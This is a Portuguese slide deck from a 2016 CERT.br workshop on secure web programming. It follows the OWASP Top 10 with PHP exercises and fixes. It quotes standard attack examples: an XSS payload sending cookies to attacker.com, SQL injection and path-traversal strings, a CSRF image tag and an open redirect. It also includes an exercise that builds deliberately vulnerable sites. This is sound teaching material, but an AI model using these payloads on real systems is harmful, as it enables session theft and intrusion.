

nic.br egi.br

cert.br

Web BR 2016
São Paulo, SP
13 de outubro de 2016

The background of the slide is a dark gray color with a white, stylized circuit board pattern. The pattern consists of various lines, rectangles, and circles, resembling a printed circuit board (PCB) layout. The lines are of varying thicknesses and are arranged in a complex, interconnected manner. The overall effect is a technical and digital aesthetic.

WORKSHOP: Programação segura para WEB

Dionathan Nakamura
nakamura@cert.br

cert.br nic.br cgi.br

Agenda 14:30-16:00

- **Introdução, objetivos, motivação**
- **Requisitos**
- **Vulnerabilidades: teoria e prática**
- **Encerramento e dúvidas**

Arquivos para baixar

- **Arquivo dessa apresentação - Drive do NIC.br**

- <https://drive.nic.br/file/2016101886500ee9ded8cfde5e49f3dfa3bc18d5dcdb3ba2>

- <http://bit.ly/2du76Z3>

Introdução

- **Requisitos mínimos:**

- nível básico de HTML
- nível básico de PHP
- noções de SQL

- **Requisitos computacionais:**

- um computador
- IDE/editor de texto para PHP
- navegador Web
- XAMPP instalado (para PHP e MySQL)

XAMPP

- https://www.apachefriends.org/pt_br/download.html
- Instalar com MariaDB / MySQL
- Executar e inicializar os servidores de Web Apache e de banco de dados
- **Muito importante:**
 - não abra os arquivos .html, .php com dois cliques
 - copie-os para o diretório **htdocs**
 - no browser acesse **localhost** (127.0.0.1) e o caminho do arquivo

Apresentação

- **Sobre o professor**
- **Sobre os participantes**
- **Histórico:**
 - Web BR 2015
 - SBSeg 2015
 - CPBR 2016
 - CSIRT Unicamp

Objetivos


- **Desenvolvimento de software seguro é essencial para as empresas, principalmente quando se fala em aplicações Web.**
- **Nesse workshop trataremos de desenvolvimento Web, vulnerabilidades e erros mais comuns relacionados à falta segurança.**
- **Com exemplos práticos, o participante terá a oportunidade de analisar, identificar e corrigir vulnerabilidades em aplicações web, tendo como base a lista de vulnerabilidades Top 10 do OWASP.**

Boas Práticas para Desenvolvedores Web

- **Pensar em segurança desde os requisitos**
 - requisitos de confidencialidade, integridade e disponibilidade
 - pensar também nos casos de ABUSO (o ambiente é HOSTIL)

OWASP Top 10 – 2013

A1 – Injeção de código
A2 – Quebra de autenticação e Gerenciamento de Sessão
A3 – <i>Cross-Site Scripting (XSS)</i>
A4 – Referência Insegura e Direta a Objetos
A5 – Configuração Incorreta de Segurança
A6 – Exposição de Dados Sensíveis
A7 – Falta de Função para Controle do Nível de Acesso
A8 – <i>Cross-Site Request Forgery (CSRF)</i>
A9 – Utilização de Componentes Vulneráveis Conhecidos
A10 – Redirecionamentos e Encaminhamentos Inválidos



Fonte: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

OWASP Top 10

- **A5 - Configuração Incorreta de Segurança**
- **A9 - Utilização de Componentes Vulneráveis Conhecidos**
- **A6 - Exposição de Dados Sensíveis**
- **A3 - Cross-Site Scripting (XSS)**
- **A2 - Quebra de Autenticação e Gerenciamento de Sessão**

OWASP Top 10

- **A10 - Redirecionamentos e Encaminhamentos Inválidos**
- **A1 - Injeção de código**
- **A4 - Referência Insegura e Direta a Objetos**
- **A7 - Falta de Função para Controle do Nível de Acesso**
- **A8 - Cross-Site Request Forgery (CSRF)**

A5 - Configuração incorreta de segurança

- **Ocorre quando:**
 - O administrador do sistema/desenvolvedor não altera a configuração padrão de um componente
- **Uma boa segurança exige a definição de uma configuração segura e implementada na:**
 - aplicação, *frameworks*, servidor de aplicação, servidor web, banco de dados e plataforma.
- **Todas essas configurações devem ser definidas, implementadas e mantidas, já que geralmente a configuração padrão é insegura.**
 - Adicionalmente, o software deve ser mantido atualizado.

Exemplos e passos de correção

- **Exemplos:**

- O console de administração do servidor de aplicação é instalado automaticamente e não é removido
- Contas padrão não são alteradas
- A listagem de diretórios não está desativada no servidor web
- A aplicação retorna rastreamentos de pilha de erros ao usuário
- O servidor de aplicação vem com exemplos que não são removidos do seu servidor de produção

- **Passo de correção**

- Definir uma configuração de aplicação segura (implementar e manter)
- Executar varreduras e fazer auditorias periodicamente

Exercício – 5 minutos

1. Qual a senha padrão sendo utilizada no phpMyAdmin?
2. Como fariam para alterar essa senha? (atenção, não alterem, apenas identifiquem o local)

A9 - Utilização de Componentes Vulneráveis Conhecidos

- **Ocorre quando:**

- Componentes, tais como bibliotecas, frameworks, e outros módulos de software quase sempre são executados com privilégios elevados.
- Se um componente vulnerável é explorado, um ataque pode causar sérias perdas de dados ou o comprometimento do servidor.
- As aplicações que utilizam componentes com vulnerabilidades conhecidas podem minar as suas defesas e permitir uma gama de possíveis ataques e impactos.

A9 - Utilização de Componentes Vulneráveis Conhecidos

- **Técnicas de detecção:**

- Em teoria, deveria ser fácil de descobrir.
- Infelizmente, relatórios de vulnerabilidades de software comercial/ livre nem sempre especificam de uma forma padrão, pesquisável.
- Nem todas as bibliotecas utilizam um sistema de numeração de versões compreensível.
- Nem todas as vulnerabilidades são reportadas para um local central, apesar de sites como [CVE](#) e [NVD](#) facilitam nossa vida.
- Determinar se você está vulnerável requer pesquisar nesses bancos de dados, bem como manter-se a par de listas de e-mails e anúncios (RSS, *mailing lists*, *newsletter*).
- Se um de seus componentes tiver uma vulnerabilidade, você deve avaliar cuidadosamente se está realmente vulnerável.

A9 - Utilização de Componentes Vulneráveis Conhecidos

- **Passos para correção:**

- Uma opção é não usar componentes que você não escreve.
- Mas isso não é muito realista.
- Identificar todos os componentes e as versões que você está utilizando, incluindo todas as dependências. (ex., versões dos plugins).
- então atualizar para novas novas versões quando necessário.
- Quando apropriado, considere a adição de invólucros de segurança em torno dos componentes.

Exercício – 5 minutos

- Utilize sites como [CVE](#) e [NVD](#) para descobrir 3 vulnerabilidades sobre:
 1. MySQL
 2. PHP
- Relacione e faça uma breve descrição de cada um.

A6 - Exposição de Dados Sensíveis

- **Ocorre quando:**

- Muitas aplicações *web* não protegem devidamente os dados sensíveis, tais como cartões de crédito e credenciais de autenticação

- **Os dados sensíveis merecem proteção extra como criptografia no armazenamento ou em trânsito:**

- Isso inclui também *backups*
- Requer precauções especiais quando trafegados pelo navegador

Exposição de dados sensíveis

- **Exemplos:**

- aplicação criptografa números de cartão de crédito em um banco de dados usando a criptografia automática do SGBD (*injection*)
- um site simplesmente não usa SSL em todas as páginas autenticadas (sequestro do SID)
- armazenamento de senhas dos usuários usa hashes simples (*unsalted*) o que permite *rainbow table attacks*

- **O que é uma função de *hash*?**

- MD5 ("amor") = 5da2297bad6924526e48e00dbfc3c27a
- MD5 ("deus") = 54e39e4621bd57e5e73104bc7a787ff7
- SHA1("amor") = f56fe68c0a0ae4ee32e66f54df90db08ad4334eb
- SHA1("deus") = 74ace46842e0fb130fa055e5c609dad6de76a208
- SHA512("amor") =
1ec38ae6ac445ab5cc29f37c7f236206d35ca08e3471a159c6a2f6b2ebe665c435df
8363fd7152747d1111b8cfd539805a6893160465ab06542005c529abd20d

Exposição de dados sensíveis

- **Técnicas de detecção**

- A primeira coisa que você deve determinar é quais dados são sensíveis o suficiente para exigir proteção extra
- Por exemplo, senhas, números de cartão de crédito, registros médicos e informações pessoais devem ser protegidas

- **Passos de correção:**

- Não armazene dados sensíveis desnecessariamente. Descarte-os o mais rápido possível. Dados que você não tem não podem ser roubados.
- Certifique-se que as senhas são armazenadas com um algoritmo projetado especialmente para a proteção de senhas, como o **bcrypt**, **PBKDF2** ou **scrypt**.

Exercício – 10 minutos

1. Escolha uma das funções abaixo e implemente em PHP:

- bcrypt
- PBKDF2
- scrypt (*plugin*)

2. Ache o *hash* da senha “amor”.

A3 - Cross-Site Scripting (XSS)

- **Ocorre quando:**
 - uma aplicação recebe dados não confiáveis e os envia ao navegador sem validação ou filtros adequados
- **Permite aos atacantes executarem *scripts* no navegador do usuário, que podem:**
 - desfigurar *sites*
 - redirecionar o usuário para *sites* maliciosos, ou
 - sequestrar sessões do usuário

Cross-Site Scripting – XSS

Sequestro de sessões do usuário

1. A aplicação usa dados não-confiáveis na construção do seguinte fragmento HTML sem validação ou filtro:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

2. O atacante modifica o parâmetro 'CC' em seu navegador para:

```
'><script> document.location='http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>'
```

3. Isso causa o envio do ID de sessão da vítima para o *site* do atacante, permitindo que o atacante sequestre a sessão atual do usuário:

```
<input name='creditcard' type='TEXT' value=''><script> document.location='http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>''>
```

Fonte: [https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS))

Cross-Site Scripting – XSS

Passos para a correção

- **Sempre que possível use filtragem por lista branca**
`/^[A-Z0-9\.\,\\"\\s]{1,18}$/i`
- **Quando não for possível use bibliotecas/funções de sanitização**
 - *OWASP's AntiSamy*
 - <https://www.owasp.org/index.php/AntiSamy>
 - *Java HTML Sanitizer Project*
 - https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

Exercício – 15 minutos

1. Utilize `preg_match` para filtrar uma entrada com 8 letras/números, seguido por um ponto (.), e finalmente seguido por um ou mais números

A2 - Quebra de Autenticação e Gerenciamento de Sessão

- **Ocorre quando:**

- As credenciais de autenticação de usuário não estão protegidas utilizando hash ou criptografia, quando armazenadas.
- As credenciais podem ser descobertas através de fracas funções de gerenciamento de contas (por exemplo, criação de conta, alteração de senha, recuperação de senha, IDs de sessão fracos).
- IDs de sessão são expostos na URL (reescrita de URL).
- IDs de sessão são vulneráveis a ataques de [fixação de sessão](#).
- IDs de sessão não expiram (logout e timeout).
- IDs de sessão não são rotacionados após o login bem-sucedido.
- Senhas, IDs de sessão, e outras credenciais são enviadas através de conexões não criptografadas.

A2 - Quebra de Autenticação e Gerenciamento de Sessão

- **Exemplos:**

- Cenário # 1: Uma aplicação de reservas de passagens aéreas suporta reescrita de URL, colocando IDs de sessão na URL:

```
http://example.com/sale/  
saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii
```

- Um usuário autenticado do site quer deixar seus amigos saberem sobre a venda. Ele envia um e-mail do link acima sem saber que com isso também está enviando a sua ID da sessão. Quando seus amigos utilizarem o link, irão usar sua sessão e cartão de crédito.
- Cenário # 2: O tempo de expiração da aplicação não está definido corretamente. O usuário utilizando um computador público em vez de selecionar “logout” , ele simplesmente fecha a aba do navegador e vai embora. O atacante usa o mesmo navegador uma hora mais tarde, e esse navegador ainda está autenticado.

Exercício – 5 minutos

1. Analise o *checklist* do ASVS:

- <https://www.owasp.org/index.php/ASVS>
- Ver área V2 (Autenticação)
- Ver área V3 (Gerenciamento de Sessão)

2. Visite essas medidas defensivas extras:

- [OWASP Authentication Cheat Sheet](#)
- [OWASP Forgot Password Cheat Sheet](#)
- [OWASP Session Management Cheat Sheet](#)
- [OWASP Development Guide: Chapter on Authentication](#)
- [OWASP Testing Guide: Chapter on Authentication](#)

A10 - Redirecionamentos e Encaminhamentos Inválidos

- **Ocorre quando:**

- Aplicações *web* frequentemente redirecionam e encaminham usuários para outras páginas e sites usando dados não confiáveis para determinar as páginas de destino.
- Sem uma validação adequada, os atacantes podem redirecionar as vítimas para sites de phishing ou malware, ou usar encaminhamentos para acessar páginas não autorizadas.

A10 - Redirecionamentos e Encaminhamentos Inválidos

- **Exemplo 1:**

- A aplicação possui uma página chamada `redirect.jsp` que recebe apenas um parâmetro `url`. O atacante cria uma URL maliciosa que redireciona os usuários para o site malicioso, que executa *phishing* e instala malware:

```
http://www.example.com/redirect.jsp?url=evil.com
```

- **Exemplo 2:**

- Neste caso, o atacante cria uma URL que irá passar pela verificação de controle de acesso e encaminhá-lo para uma funcionalidade administrativa que o atacante não teria autorização para acessá-la.

```
http://www.example.com/boring.jsp?fwd=admin.jsp
```

A10 - Redirecionamentos e Encaminhamentos Inválidos

- **Passos para correção. O uso seguro de redirecionamentos e encaminhamentos pode ser feito de várias formas:**
 1. Simplesmente evitar usá-los.
 2. Se forem usados, não envolva parâmetros do usuário no cálculo do destino. Normalmente, isto pode ser feito.
 3. Se os parâmetros de destino não podem ser evitados, tenha certeza que o valor fornecido é válido, e autorizado para o usuário.
 - Recomenda-se que qualquer parâmetro de destino seja um valor mapeado, e não a URL real ou parte dela, e que o código do lado do servidor traduza este mapeamento para a URL de destino.

Exercícios – 10 minutos

1. **Pesquise e implemente formas de *redirect* e *forward* em HTML**
2. **Pesquise e implemente formas de *redirect* e *forward* em JavaScript**
3. **Pesquise e implemente formas de *redirect* e *forward* em PHP**
4. **As formas implementadas estão seguras?**
5. **Como você faria para melhorá-las?**

A1 - Injeção de código

- **Específico de SGBD (DBMS)**
- **Ocorre quando:**
 - atacante envia dado mal formado para aplicação de banco de dados
 - essa aplicação vulnerável usa esse dado para compor uma declaração SQL por concatenação de *strings*
- **Desenvolvedores tendem a usar concatenação de *strings* por não conhecerem outro modo mais seguro**

SQL injection - Exemplo

```
String query = "SELECT * FROM accounts WHERE  
custID='" + request.getParameter("id") + "'";
```

- **Se alguém providenciar:**

```
http://example.com/app/accountView?id=' OR '1'='1
```

- **A query de saída será:**

```
SELECT * FROM accounts WHERE custID='' OR '1'='1'
```

Atacante obtém a lista das contas do sistema

SQL injection - Passos para correção

- **Input sanitization:**

```
$id = $_GET["id"];  
if (!preg_match('/^\d{1,8}$/', $id)) {  
    echo "Invalid ID. Try again! <br/> ";  
    exit;  
}
```

- **Binding**

```
$sql = "SELECT * FROM products WHERE id=?";  
$stmt = $conn->prepare($sql);  
$stmt->bind_param("i", $id);  
$stmt->bind_result($id, $name, $qtd, $price);  
$stmt->execute();  
while($stmt->fetch()) {  
    echo "id:$id Nome:$name Qtd:$qtd Preço: $price </br>";  
}
```

SQL injection



Fonte: https://www.reddit.com/r/funny/comments/2vkibk/best_sql_injection_attempt_ever/

Exercício – 10 minutos

1. Fazer demonstração do exercício do *workshop*:

1. Qual a *string* de ataque?

A4 - Referência Insegura e Direta a Objetos

- **Ocorre quando:**
 - um desenvolvedor expõe uma referência à implementação interna de um objeto, como um arquivo, diretório, ou registro da base de dados
- **Atacantes podem manipular estas referências para acessar dados não-autorizados**
 - caso não seja feita a verificação do controle de acesso ou outra proteção

Referência insegura e direta a objetos

Exemplo

- **Aplicação usa dados não verificados em chamada SQL que acessa as informações de conta:**

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query, ...);
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

- **O atacante modifica o parâmetro acct em seu navegador para enviar qualquer número de conta**

```
http://example.com/app/accountInfo?acct=nao_ah_minha_conta
```

- **Se não verificado adequadamente**
 - atacante pode acessar qualquer conta de usuário
 - ao invés de somente a conta do cliente pretendido

Fonte: https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

Referência insegura e direta a objetos

Exemplo

```
my $dataPath = "/users/cwe/profiles";  
my $username = param("user");  
my $profilePath = $dataPath."/".$username;  
  
open(my $fh, "<$profilePath") || die("profile  
read error: $profilePath");  
  
print "<ul>\n";  
while (<$fh>) {  
    print "<li>$_\n";  
}  
print "</ul>\n";
```

Referência insegura e direta a objetos

Exemplo

- O programador espera acessar arquivos como `"/users/cwe/profiles/alice"` ou `"/users/cwe/profiles/bob"`, mas não há verificação dessa entrada de user.
- Assim o atacante passa uma *string* conforme:
`../../../../etc/passwd`
- Que irá resultar em:
`/users/cwe/profiles/../../../../etc/passwd`
- Logo o atacante obtém `/etc/passwd`
- Perceba que há vazamento de informação de erro (CWE-209).
- Técnica conhecida de *path transversal*

Referência insegura e direta a objetos

Passos para correção

- **Usar:**

- controle de acesso por recurso
- referência indireta por sessão de usuário
- mapeamento indireto (OWASP's ESAPI)
 - <https://www.owasp.org/index.php/ESAPI>

Exercício – 2 minutos

1. Crie o arquivo `workshop/ex1/index.html` no diretório `htdocs/`
2. Acesse o nível do diretório `htdocs/workshop` :
<http://localhost/workshop/ex1/index.html>
3. Desse nível vá para um nível acima do diretório pai (dois níveis acima)

A7 - Falta de Função para Controle do Nível de Acesso

- **Ocorre quando:**
 - A maioria das aplicações web verificam os direitos de acesso em nível de função antes de tornar essa funcionalidade visível na interface do usuário
 - De fato, as aplicações precisam executar verificações de controle de acesso no servidor quando cada função é invocada.
- **O problema é quando e onde essa verificação é feita.**

Falta de função para contr. do nível de acesso

- **Exemplo (*URL rewriting*):**
 - O atacante simplesmente força a navegação pelas URLs alvo
 - As seguintes URLs exigem autenticação:
 - <http://example.com/app/getappInfo>
 - http://example.com/app/admin_getappInfo
 - Direitos de administrador também são exigidos para acessar a página **admin_getappInfo**
- **Algumas páginas podem se comportar diferentemente de acordo com o nível de autenticação do usuário**

Falta de função para contr. do nível de acesso

- **Passos de correção:**

- Sua aplicação deveria ter um módulo de autorização consistente e fácil de analisar que seja chamado por todas as suas funções de negócio
- Pense sobre o processo para gerenciar os direitos e garantir que você possa atualizar e auditar facilmente. Não codifique diretamente (preferencialmente um ponto central)
- A execução de mecanismos deve negar todo o acesso por padrão, exigindo direitos explícitos para papéis específicos no acesso a todas as funções

Exercício – 25 minutos

- 1. Faça um site que tenha o seguinte workflow:**
 1. Login
 2. HOME
 1. Inserir cadastro (admin)
 2. Pesquisar cadastro (user)
- 2. Você deve criar um função de autenticação central e chamá-la em cada uma das páginas privilegiadas**

A8 - Cross-Site Request Forgery (CSRF)

- **Ocorre quando:**

- Um ataque CSRF força a vítima que possui uma sessão ativa em um navegador a enviar uma requisição HTTP forjada;
- Isso pode incluir o cookie da sessão da vítima e qualquer outra informação de autenticação incluída na sessão.
- Esta falha permite ao atacante forçar o navegador da vítima a criar requisições que a aplicação vulnerável aceite como requisições legítimas.

A8 - Cross-Site Request Forgery (CSRF)

- **Exemplo:**

- A aplicação permite que um usuário submeta uma requisição de mudança de estado que não inclui qualquer segredo. Por exemplo:

<http://exemplo.com/app/transferirFundos?quantia=1500&contaDestino=4673243243>

- Com isso, o atacante constrói uma requisição que irá transferir dinheiro da conta da vítima para a conta do atacante, e então incorpora este ataque em uma requisição armazenada em uma imagem ou iframe em vários sites sob o controle do atacante:

```

```

A8 - Cross-Site Request Forgery (CSRF)

- **Passos para correção**

- A prevenção de um CSRF geralmente requer a inclusão de um token imprevisível em cada requisição HTTP.
- Tais tokens devem, no mínimo, ser únicos por sessão de usuário.
- O token único pode ser incluído na própria URL, ou em parâmetros da URL.
- Na URL corre um risco maior já que a URL será exposta ao atacante, comprometendo assim o token secreto
- A opção preferida consiste em incluir um token único em um campo oculto. Isso faz com que o valor seja enviado no corpo da requisição HTTP, evitando-se a sua inserção na URL, que é mais propensa a exposição.

Exercício 1 – 20 minutos

1. Faça uma página web que gere um token imprevisível
2. Faça um página que receba uma requisição de alteração de estado, mas que exija um token

Exercício 2 – 60 minutos

1. Se dividam em grupos;
2. Cadastrem um banco de dados com 5 notícias quaisquer;
3. Criem uma tabela para armazenar comentários a respeito dessas notícias;
4. Os campos na página para comentar devem estar vulneráveis a XSS;
5. Criem um outro site, agora contendo uma única página com a foto de uma pessoa e a descrição dela;
6. Essa página de perfil de rede social aceita *likes* dos usuários e está vulnerável a CSRF;

Exercício 2 – 60 minutos

7. Com os dois sistemas montados, mostre como utilizar o primeiro site de um modo que ele possa dar infinitos *likes* no perfil do segundo site;
8. Após todo esse processo crie uma versão dessa página de rede social agora segura contra CSRF.

CWE - *Common Weakness Enumeration*

- **CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')**

<http://cwe.mitre.org/data/definitions/89.html>

- **CWE Entry 287 on Improper Authentication**
- **CWE Entry 384 on Session Fixation**
- **CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')**
- **CWE-639: Insecure Direct Object References**
- **CWE-2: Environmental Security Flaws**
- **CWE-326: Weak Encryption**
- **CWE-285: Improper Access Control (Authorization)**
- **CWE-352: Cross-Site Request Forgery (CSRF)**

Algumas ferramentas

- Dirb
- John the Ripper
- Owasp Zap

ATENÇÃO: nunca use essas ferramentas em ambiente de produção





Encerramento

- **Apenas utilizamos PHP e MySQL por serem bastante populares**
- **Os princípios de programação segura se aplicam às demais linguagens de programação / SGBDs**
- **Uma vez a par dos principais problemas com segurança Web começa a ficar fácil evitá-los**
- **Quando mais você treinar identificar esses problemas, mais rápido se torna o processo**
- **Apesar de a partir daqui vocês programarem corretamente, não se esqueçam da revisão de código**
- **Não se atenha apenas ao Top 10, procure sempre se atualizar**

Referências

cert.br nic.br cgi.br

Livros sobre Segurança de Software



Segurança de Software

- *The Addison-Wesley Software Security Series*
 - http://catalogue.pearsoned.co.uk/educator/series/AddisonWesley-Software-Security-Series/copyright_year/10543.page
- *The Building Security In Maturity Model* - <http://bsimm.com/>
- *CERT Secure Coding* - <http://cert.org/secure-coding/>
- Wiki com práticas para C, Perl, Java e Java para Android
 - <https://www.securecoding.cert.org/confluence/display/seccode/CERT+Coding+Standards>

Últimas notícias, análises, *blogs*

- *Krebs on Security* - <http://krebsonsecurity.com/>
- *Schneier on Security* - <https://www.schneier.com/>
- *Ars Technica Security* - <http://arstechnica.com/security/>
- *Dark Reading* - <http://www.darkreading.com/>
- *SANS NewsBites* - <http://www.sans.org/newsletters/newsbites/>
- *SANS Internet Storm Center* - <http://isc.sans.edu/>

Obrigado

www.cert.br

© nakamura@cert.br © [@certbr](https://twitter.com/certbr)

13 de outubro de 2016

nic.br egi.br

www.nic.br | www.cgi.br